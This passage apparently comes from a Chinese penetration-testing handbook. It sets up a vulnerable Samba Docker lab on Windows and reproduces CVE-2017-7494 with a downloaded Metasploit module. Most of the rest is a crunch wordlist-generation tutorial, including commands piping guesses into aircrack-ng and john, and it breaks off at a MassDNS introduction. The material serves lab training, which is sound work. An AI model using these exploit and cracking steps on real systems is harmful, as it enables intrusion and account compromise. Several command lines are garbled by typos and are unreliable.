（1）Windows 环境下 docker 容器不能外网访问题分析

那么问题就来了，为什么 Windows 环境中 docker 桥接会存在问题呢，下面就带大家一起看看问题的究竟。我们也来看看在 indows 环境中 docker 桥接中各个接口是怎样的一个情况。如果大家还记得前面 4.2 章节的“预告”内容，就会很容易看明白下面这一张 docker 容器网络互联逻辑图了。

我们可从图中看到在 Windows 环境中，docker 容器是存在于一个 linux 虚拟机中的，也就说这个虚拟的 linux 主机才是 docker 环境的真正宿主主机，那 docker 容器被创建后，其与宿主机的 eth0 口可以直接“桥接”互联，但是与我们的物理主机“Windows 主机”的“本地接口”并没

有与其互联，这就可以理解为什么在 Windows 中的 docker 容器，我们无法从外网去访问他们的原因了。



（2）Window 环境下实在 docker 容器的外网互联

预告：全文最干的干货来了，大家请屏住呼吸跟我来...

这次就不卖关子了，简单的告诉大家怎样才能做到 Windows 环境下实现“docker 容器的外网互联访问，具体实现两步即可。


- 配置 docker 容器的“端口映射”

docker 容器配置端口映射，其实很简单，只要在创建 docker 容器时，添加一个“-p”的参数即可，下面以创建一个 TCP 445 端口映射的 samba 容器。

```
$ docker pull medicean/vulapps:s_samba_1     #1、下载 samba 漏洞镜像

$ docker run -d -p 445:445 samba:lastest     #2、创建镜像，并配置 445 的端口映射；
```


命令解释


参数	参数解释
run	运行 samba 镜像，创建容器
-d	后台运行镜像
-p 445:445	端口映射，前一个 445 代表外网端口，后一个 445 代表容器端口



- 配置 virtualbox 的端口转发；

首先打开桌面的 virturlbox，然后依次选择“设置”-“网络”-“网卡 1”-“高级”-“端口转发”，编辑“端口转发”，具体配置项解释，请见截图。






●共享外网访问

直接通过物理网卡的接口地址 192.168.31.41 进行共享访问，访问成功！！！

2.3.8Samba 远程代码执行漏洞复现

1.漏洞简介
（1）漏洞编号 CVE-2017-7494
（2） 影响版本 Samba 3.5.0 到 4.6.4/4.5.10/4.4.14 的中间版本
（3）漏洞利用条件
攻击者利用漏洞可以进行远程代码执行，具体执行条件如下：
（1）服务器打开了文件/打印机共享端口 445，让其能够在公网上访问
（2）共享文件拥有写入权限
（3）恶意攻击者需猜解 Samba 服务端共享目录的物理路径
满足以上条件时，由于 Samba 能够为选定的目录创建网络共享，当恶意的客户端连接上一个可写的共享目录时，通过上传恶意的链接库文件，使服务端程序加载并执行它，从而实现远程代码执行。根据服务器的情况，攻击者还有可能以 root 身份执行。
2.快速部署靶机环境
预告：前面讲述了这么多的基础知识与操作过程，大家看了可能会觉的非常累，那么我们现在给大家上点真正的“干货”，跟我来...
3.安装 Docker 软件包
有关 windows 7 下进 docker 环境的安装准备工作，请参照前面的详解内容逐步安装即可，这只简单个大家归纳下安装步骤和注意事项。
（1）下载 docker 安装包
软件包下载地址：
http://dn-dao-github-mirror.daocloud.io/docker/toolbox/releases/download/v17.05.0-ce/DockerToolbox-17.05.0-ce.exe
（2）双击默认安装即可；（注意你如果已经安装了 virtualbox,请卸载重启后在进行 docker 环境报的安装）
（3）启动 docker 环境，注意第一次启动的有关于“boot2docker.iso”的报错内容，具体操作参见章节 3.4；
4. 创建靶机容器
（1）Docker 启动后,配置 git bash 客户端环境变量，具体内容参见章节 4.3.2.1；
（2）拉取 samba 漏洞镜像
镜像拉取命令：docker pull medicean/vulapps:s_samba_1
本地镜像查询：docker images
（3）创建 samba 漏洞环境容器，并设置好端口映射(具体相关命令解释参加章节 5.1.4.2)
容器创建命令：$ docker run -d -p 445:445 medicean/vulapps:s_samba_1
容器查询命令：$ docker ps -a
注：由于镜像在官方站点，故下载的过程会非常慢，大家实验时请耐心等待（么办法就是这么蛋疼）。
4. 配置 virturlbox 端口转发
有关 445 端口的端口转发内容，请参见前面内容。
5. samba 共享服务验证
最后手动访问下物理网卡的 IP 地址共享，测试下看是否可以正常访问共享目录。



2.3.9MSF 攻击复现

1. is_knonw_pipname.rb 攻击脚本下载

网上已经放出了针对 CVE-2017-7494 漏洞的攻击 exp（is_knonw_pipname.rb）,我们直接将其现 down 下来，放到 MSF 框架的相应路径下即可。


（1）is_known_pipename.rb POC 下载链接：

https://raw.githubusercontent.com/hdm/metasploit-framework/0520d7cf76f8e5e654cb60f157772200c1b9e230/modules/exploits/linux/samba/is_known_pipename.rb

（2）is_known_pipename.rb 脚本存放 MSF 路径：

/usr/share/metasploit-framework/modules/exploits/linux/samba/


对于 is_know_pipename.rb 脚本，我们可以直接使用 wget 进行下载，然后使用命令 cp 复制到相应的目录。




2. 开启 MSF 框架，发起攻击

（1） 进入 MSF 框架

（2） 调用攻击模块，设定攻击参数



（3） 发起攻击，获取控制权限



至此这边篇文档终于扫尾了，太不易了，各位看官如果学习中遇到什么问题，或者对我的这文档有啥意见希望大家积极给我留言，愿与大家共同学习交流，一起进步...最后拜谢各位看官坚持看完这篇拙文，谢谢！！！

2.3.10 学习参考与资源：

（1）视频学习
https://yeasy.gitbooks.io/docker_practice/content/appendix/command/
（2）docker 从入门到实践：
https://study.163.com/course/courseLearn.htm?courseId=1002892012#/learn/video?lessonId=1003326200&courseId=1002892012
（3）网络互联知识
https://opskumu.gitbooks.io/docker/content/chapter5.html
（4）网易蜂巢镜像中心
https://c.163.com/hub#/m/home/
（5）doccloud 镜像市场
http://hub.daocloud.io/
（6）medicean 漏洞镜像库
https://hub.docker.com/r/medicean/vulapps

2.4linux 密码生成工具 crunch 使用攻略

simeon

crunch 是一款 linux 下的压缩后仅仅 38k 的小程序，crunch 程序在 2004 年及以前由 email 为的作者编写 mimayin@aciiid.ath.cx，后续版本由 bofh28@gmail.com 负责维护，因此在 gtihub 上有两个版本：

https://github.com/crunchsec/crunch

https://github.com/jaalto/external-sf--crunch-wordlist

crunch 默认安装在 kali 环境中（05-Password Attacks），Crunch 可以按照指定的规则生成密码字典，生成的字典字符序列可以输出到屏幕、文件或重定向到另一个程序中，Crunch 可以参数可能的组合和排列，其最新版本为 3.6。并具备如下特征：

- Crunch 可以以组合和排列的方式生成字典
- 它可以通过行数或文件大小中止输出
- 现在支持恢复
- 现在支持数字和符号模式
- 现在分别支持大小写字符模式
- 在生成多个文件时添加状态报告
- 新的-l 选项支持@，%^
- 新的-d 选项可以限制重复的字符，可以通过 man 文件查看详细信息
- 现在支持 unicode

Crunch 其实最厉害的是知道密码的一部分细节后，可以针对性的生成字典，这在渗透中就特别有用，比如知道用户密码的习惯是 taobao2013（taobao+数字年），这可以通过 Crunch 生成 taobao+所有的年份字典，用来进行暴力破解攻击其效果尤佳！

2.4.1crunch 下载及编译

可以手动下载最新 3.6 版本：https://sourceforge.net/projects/crunch-wordlist/

也可以自行以下命令进行下载、解压和编译

```
wget https://sourceforge.net/projects/crunch-wordlist/files/crunch-wordlist/crunch-3.6.tgz
tar -zxvf crunch-3.6.tgz
cd crunch-3.6/
make
```

手动编译会比 kali 自动安装的程序多一个 unicode_test.lst，可以将手动编译中的该文件复制到 kali 中的/usr/share/crunch/文件夹下。

```
cp unicode_test.lst /usr/share/crunch/
```

2.4.2crunch 命令格式

```
crunch <min-len> <max-len> [<charset string>] [options]
```

参数：

min-len　crunch 要开始的最小长度字符串。即使不使用参数的值，也需要此选项

max-len　crunch 要开始的最大长度字符串。即使不使用参数的值，也需要此选项

charset string 在命令行使用 crunch 你可能必须指定字符集设置，否则将使用缺省的字符集设置。缺省的设置为小写字符集，大写字符集，数字和特殊字符（符号），如果不按照这个顺序，你将得到自己指定结果。必须指定字符类型或加号的值。注意：如果你想在你的字符集中包含空格特征，你必须使用“\”字符或用引号括起来你的字符集，例如"abc "。见示例 3，11，12，和 13。如果有“+”指定，则后续格式中出现的类型从其中取值！

选项

（1）-b 数字[类型] 指定输出文件的大小，仅仅使用“-o”选项时生效；例如 60mb，例如格式：“./crunch 4 5 -b 20mib -o START”或者“crunch 4 5 -b 20mib -o START”会生成 4 个文件：aaaa-gvfed.txt，gvfee-ombqy.txt，ombqz-wcydt.txt，wcydu-zzzzz.txt，其中每一个文件的开始和最后字符串将作为文件的文件命名；类型有效值为 KB、MB、GB、KIB，MIB，和 GIB。前三种类型是基于 1000，而最后三种类型是基于 1024，注意数字与类型之间没有空格。例如“500mb”正确，而“500 MB”则不正确，执行命令后如图 1 所示。aaaa-gvfed.txt，gvfee-ombqy.txt，ombqz-wcydt.txt 大小将是 20M，以 1024 为基数，也即 20480kb，一般以 MIB 为参数。




图 1 指定文件大小输出

“crunch 4 5 -b 20MB -o START”和“crunch 4 5 -b 20MIB -o START”命令生成文件仅仅是以文件大小有区别，查看其生成的文件大小:

-rw-r--r-- 1 root root 20000000 Jun 3 03:19 aaaa-glzql.txt //20MB
-rw-r--r-- 1 root root 20971520 Jun 3 03:26 aaaa-gvfed.txt //20MIB
-rw-r--r-- 1 root root 19999998 Jun 3 03:19 glzqm-ntqpo.txt //20MB
-rw-r--r-- 1 root root 20971518 Jun 3 03:26 gvfee-ombqy.txt //20MIB
-rw-r--r-- 1 root root 19999998 Jun 3 03:19 ntqpp-vbhor.txt //20MB
-rw-r--r-- 1 root root 20971518 Jun 3 03:26 ombqz-wcydt.txt //20MIB
-rw-r--r-- 1 root root 13573140 Jun 3 03:19 vbhos-zzzzz.txt //20MIB
-rw-r--r-- 1 root root 10658580 Jun 3 03:26 wcydu-zzzzz.txt //20MB

（2）-c 数字 指定写入输出文件的行数，也即包含密码的个数，例如使用字符规则 mixalpha-numeric-all-space，生成最小和最大字符串为 1 的且每一个文件保存 60 个字符串的密码字典：

crunch 1 1 -f /usr/share/crunch/charset.lst mixalpha-numeric-all-space -o START -c 60

（3）-d 数字符号，限制出现相同元素的个数（至少出现元素个数），“-d 2@”限制小写字母输出像 aab 和 aac，aaa 不会产生，因为这是连续 3 个字母，格式是数字+符号，数字是连续字母出现的次数，符号是限制字符串的字符，例如@,%^（“@”代表小写字母，“,”代表大写字符，“%”代表数字，“^”代表特殊字符）

（4）-e 字符串，定义停止生成密码 ，比如-e 222222：到 222222 停止生成密码

（5）-f /path/to/charset.lst charset-name，从 charset.lst 指定字符集，也即调用密码库文件，比如 kali 中的 charset.lst 在 /usr/share/crunch/charset.lst ，则参数为“ -f /usr/share/crunch/charset.lst”

（6）-i 改变出格式。例如将格式 aaa,aab,aac,aad,更换为格式 aaa,baa,caa,daa,aba,bba 等

（7）-l 跟 t 搭配使用，告诉 crunch 那些符号被当成文字 这将允许使用占位符作为模式中的字母，l 选项应与 t 选项的长度相同，参见例子 15。

（8）-m，m 跟 p 选项合并使用，请用“-p”代替。

（9）-o wordlist.txt，指定输出文件的名称，例如 wordlist.txt

（10）-p 字符串 或者-p 单词 1 单词 2 ...以排列组合的方式来生成字典。

（11）-q filename.txt，读取 filename.txt

（11）-r 告诉 crunch 继续从它离开的地方恢复生产密码字典。如果你使用“-o”选项，“-r”选项仅仅工作。你必须使用跟原命令一样的命令来恢复，唯一的例外是“-s”选项。如果在原始命令使用了该选项，则必须在恢复会话之前删除它，只需添加 R 到原始命令结束。

（12）-s startblock，指定一个开始的字符。

（13）-t @,%^，指定模式，@,%^分别代表意义如下：

@ 插入小写字母
, 插入大写字母
% 插入数字
^ 插入特殊符号

（14）-u，必须是最后一个选项，禁止打印百分比

（15）-z gzip, bzip2, lzma, and 7z，从-o 选项压缩输出结果，支持 gzip, bzip2, lzma, and 7z 格式，gzip 是最快压缩率最低，bzip2 是稍微慢于 gzip，但比其压缩率搞，7z 最慢，但压缩率最高。

2.4.3crunch 使用实例

1.案例 1 生成字母组合

runch 1 8

生成最小 1 位，最大 8 位，由 26 个小写字母为元素的所有组合

2.案例 2 生成指定字符组合

crunch 1 6 abcdefg

生成最小为 1,最大为 6，由字符串 abcdefg 开头，以字符串 gggggg 为结束的所有字符组合

3.案例 3 指定字符串加特殊字符的组合

crunch 1 6 abcdefg\

生成最小为 1,最大为 6，由 abcdefg 和空格为元素的所有组合（/代表空格）

4.案例 4

crunch 1 8 -f charset.lst mixalpha-numeric-all-space -o wordlist.txt

调用密码库 charset.lst，生成最小为 1，最大为 8,元素为密码库 charset.lst 中 mixalpha-numeric-all-space 的项目，并保存为 wordlist.txt；其中 charset.lst 在 kali_linux 的目

录为 /usr/share/crunch/charset.lst，charset.lst 中 mixalpha-numeric-all-space 项目包含最常见的元素组合（即大小写字母+数字+常见符号）；使用 cat /usr/share/crunch/charset.lst 查看所有密码库

5.案例 5 生成两位小写字母+dog+三位小写字母

```
crunch 8 8 -f charset.lst mixalpha-numeric-all-space -o wordlist.txt -t @@dog@@@ -s cbdogaaa
```

调用密码库 charset.lst，生成 8 位密码；其中元素为密码库 charset.lst 中 mixalpha-numeric-all-space 的项；格式为“两个小写字母+dog+三个小写字母”，并以 cbdogaaa 字符串开始字典生成。mixalpha-numeric-all-space 的值为：

[abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()-_+=~`[]{}|\:;"'<>,.?/]

@取值为 mixalpha-numeric-all-space 中的值。

6.案例 6 生成以 BB 开头的 2 位和 3 位大写字符串

```
crunch 2 3 -f charset.lst ualpha -s BB
```

调用密码库 charset.lst，生成 2 位和 3 位密码；其中元素为密码库 charset.lst 中 ualpha 的项；并且以 BB 开头，其中 ualpha = [ABCDEFGHIJKLMNOPQRSTUVWXYZ]，表示全部大写。注意 charset.lst 必须在当前运行程序目录，否则必须指定完整的路径地址。

7.案例 7—生成某个字符串的所有数学组合

```
crunch 4 5 -p abc
```

crunch 将会生成 abc 的所有位置变换，例如 abc, acb, bac, bca, cab, cba，虽然数字 4 和 5 可以是其它值，但必须是后者大于前者，也可以是 1 2，其本质意义是某一个单词的所有组合，流入 crunch 1 1 –p password，将生成 password 中所有的排列组合。8*7*6*5*4*3*2*1=40320 个单词。

8.案例 8—生成单词的所有组合

```
crunch 4 5 -p dog cat bird
```

crunch 将生成以“dog”“cat”“bird”为元素的所有密码组合：birdcatdog，birddogcat，catbirddog, catdogbird, dogbirdcat, dogcatbird，其大小有字母的排列数决定，在本例中为 3×2×1=6 个密码。

9.案例 9 生成 6000 个密码且生成文件压缩为 bzip2 格式

```
crunch 1 5 -o START -c 6000 -z bzip2
```

生成最小为 1 位，最大为 5 位元素为所有小写字母的密码字典，其中每一个字典文件包含 6000 个密码，并将密码文件保存为 bz2 文件，文件名将以 "第一个密码" + " - " + "最后一个密码" + " .txt.bz2 " 保存（比如 000-999.txt.bz2）；下面是生成几种格式的压缩文件所用的时间和体积大小对比：

```
# time ./crunch 1 4 -o START -c 6000 -z gzip
real    0m2.729s
user    0m2.216s
sys     0m0.360s
# time ./crunch 1 4 -o START -c 6000 -z bzip2
real    0m3.414s
user    0m2.620s
sys     0m0.580s
# time ./crunch 1 4 -o START -c 6000 -z lzma
real    0m43.060s
user    0m9.965s
```

sys 0m32.634s
size filename
30K aaaa-aiwt.txt
12K aaaa-aiwt.txt.gz
3.8K aaaa-aiwt.txt.bz2
1.1K aaaa-aiwt.txt.lzma

10.案例 10

crunch 4 5 -b 20mib -o START

生成最小为 4 位，最大为 5 位元素为所有小写字母的密码字典，并以 20M 进行分割：这时会生成 4 个文件：aaaa-gvfed.txt, gvfee-ombqy.txt, ombqz-wcydt.txt, wcydu-zzzzz.txt：其中前三个大概每个 20M，最后一个 10M 左右（因为总共 70M）

11.案例 11

crunch 4 4 + + 123 + -t %%@^

生成 4 位密码，其中格式为“两个数字”+“一个小写字母”+“常见符号”（其中数字这里被指定只能为 123 组成的所有 2 位数字组合）。比如 12f#，32j^，13t$.....，换句话说-t 选项后面出现的%只能从 123 中取值。

12.案例 12

crunch 3 3 abc + 123 !@# -t ^%@

生成 3 位密码，其中第一位由“a，b，c”中的一个；第二位为“1,2,3”中的一个；第三位为“！，@，#”中的一个。比如 1a！、2a#、3b@.....（此命令在实际测试中存在问题，！在 linux 为特殊命令）.

13. 案例 13

crunch 4 4 + + 123 + -t %%@^

生成 4 位密码，其中格式为“两个数字”+“一个小写字母”+“常见符号”（其中数字这里被指定只能为 123 组成的所有 2 位数字组合）。比如 12f#，32j^，13t$.....

加号（+）是一个占位符，以便为字符类型指定一个字符集。crunch 将使用默认字符集的字符类型，当 crunch 遇到一个+（加号）的命令行。您必须为每个字符类型指定值或使用加号。也就是说，如果你有两个字符类型，你要么为每个类型指定值，要么使用加号。“-t %%@^”指定第一和第二位插入数字，第三位插入小写字符，最后一位插入特殊字符，所以在这个例子中设置为：

abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ
123
!@#$%^&*()-_+=~`[]{}|\:;"'<>,.?/

生成的结果将会是以 11a!开头，以 "33z "结束的字典。

14.案例 14

crunch 5 5 -t ddd@@ -o j -p dog cat bird

生成 5 个元素组成的密码，其中前三个为 dog，cat，bird 任意组合，后两个为两个小写字母的任意组合。比如 birddogcatuz，catdogbirdab，birdcatdogff ， .....

15.案例 15

crunch 7 7 -t p@ss,%^ -l a@aaaaa

加-l 选项是将字符串中的@作为文字字符集，而不是做为小写字母进行替换。生成 7 位密码，格式为“字符 p@ss”+大写字母+数字+符号，比如 p@ssZ9>.....

16.案例 16

crunch 5 5 -s @4#S2 -t @%^,2 -e @8*Q2 -l @dddd -b 10KB -o START

生成 5 位密码，以 @4#S2 开始，结束于@8*Q2.，并分割为 10k 大小，格式为小写字母+数字+符号+大写字母+数字。

17.案例 17

crunch 5 5 -d 2@ -t @@@%%

crunch will generate 5 character strings staring with aab00 and ending at zzy99. Notice that aaa and zzz are not present.

生成 5 位密码，格式为三个小写字母+两个数字，并限制每个密码最少出现 2 种字母，以 aab00 开头，以 zzy99 结束。“-d 2@”表示字母重复最多 2 次。

18.案例 18

crunch 10 10 -t @@@^%%%%^^ -d 2@ -d 3% -b 20mb -o START

crunch will generate 10 character strings starting with aab!0001!! and ending at zzy 9998 The output will be written to 20mb files.

生成 10 位密码，格式为三个小写字母+一个符号+四个数字+两个符号，限制每个密码至少 2 种字母和至少 3 种数字，文件大小为 20MB。

19.案例 19

crunch 8 8 -d 2@

生成 8 位密码，每个密码至少出现两种字母

20.案例 20

crunch 4 4 -f unicode_test.lst japanese -t @@%% -l @xdd

crunch will load some Japanese characters from the unicode_test character set file. The output will start at @日 00 and end at @語 99.

调用密码库 unicode_test.lst 中的 japanese 项目字符，生成 4 位密码，其中格式为两小写字母+两数字。

2.4.4 比较有用的命令

（1）生成 pass01-pass99 所有数字组合

crunch 6 6 -t pass%% >>newpwd.txt

（2）生成六位小写字母密码，其中前四位为 pass

crunch 6 6 -t pass@@ >>newpwd.txt

（3）生成六位密码，其中前四位为 pass，后二位为大写

crunch 6 6 -t pass,, >>newpwd.txt

（4）生成六位密码，其中前四位为 pass，后二位为特殊字符

crunch 6 6 -t pass^^ >>newpwd.txt

（5）制作 8 为数字字典

crunch 8 8 charset.lst numeric -o num8.dic

（6）制作 6 为数字字典

crunch 6 6 0123456789 –o num6.dic

（7）制作 139 开头的手机密码字典

crunch 11 11 +0123456789 -t 139%%%%%%% -o num13.dic

文件大小为 1144 MB，还可以每次生成文件大小为 20M，自动生成文件：

crunch 11 11 +0123456789 -t 139%%%%%%% -b 20mib -o START

（8）在线使用生成的密码

不用把庞大的字典保存在硬盘上，生成一个密码用一个，不过消耗的时间多，比较占用 cpu，参数最后面的-表示引用 crunch 生成的密码，例如无线密码在线破解：

crunch 2 4 0123456789 | aircrack -ng a,cap -e MyESSID -w -

crunch 10 1012345 --stodout | airolib -ng testdlb -import passwd –

crunch 1 6 0123456789 | john pwd.txt --stdin -

2.5MassDNS：跨域 DNS 枚举工具

simeon

原文地址：http://offsecbyautomation.com/Use-MassDNS/

工具地址：https://github.com/blechschmidt/massdns

2.5.1 使用 Massdns

唯一大量枚举跨域的工具。

TLDR

MassDNS 可以在几秒钟内可靠地解析 100K 子域，可以使用 AltDNS 的功能，并为用户提供超过超乎想象的结果。可以使用它来连续暴力破解大量的域名。

译者注：

Altdns - 通过更改和排列进行子域发现，Altdns 是一种 DNS 侦察工具，允许发现符合模式的子域名。Altdns 接受可能存在于域下的子域中的单词（例如测试，开发，分期），以及获取您知道的子域列表。工具传送门：https://github.com/infosec-au/altdns

2.5.2 灵感

进攻安全的第一步是侦察。获取目标的全部范围是侦查阶段的目标。主要是，这篇文章将重点放在如何有效地发现子域名，在大量的目标中使用 MassDNS。此外，关于这个空白我已经研究了很长一段时间，并没有找到一个运行在许多目标上的比较好的工具。

2.5.3 工具

有很多脚本和程序可以处理子域名枚举。我将主要讨论以下工具（我基于他们的受欢迎程度来选择）：

1.Passive sources（https://github.com/rondilley/passivedns）

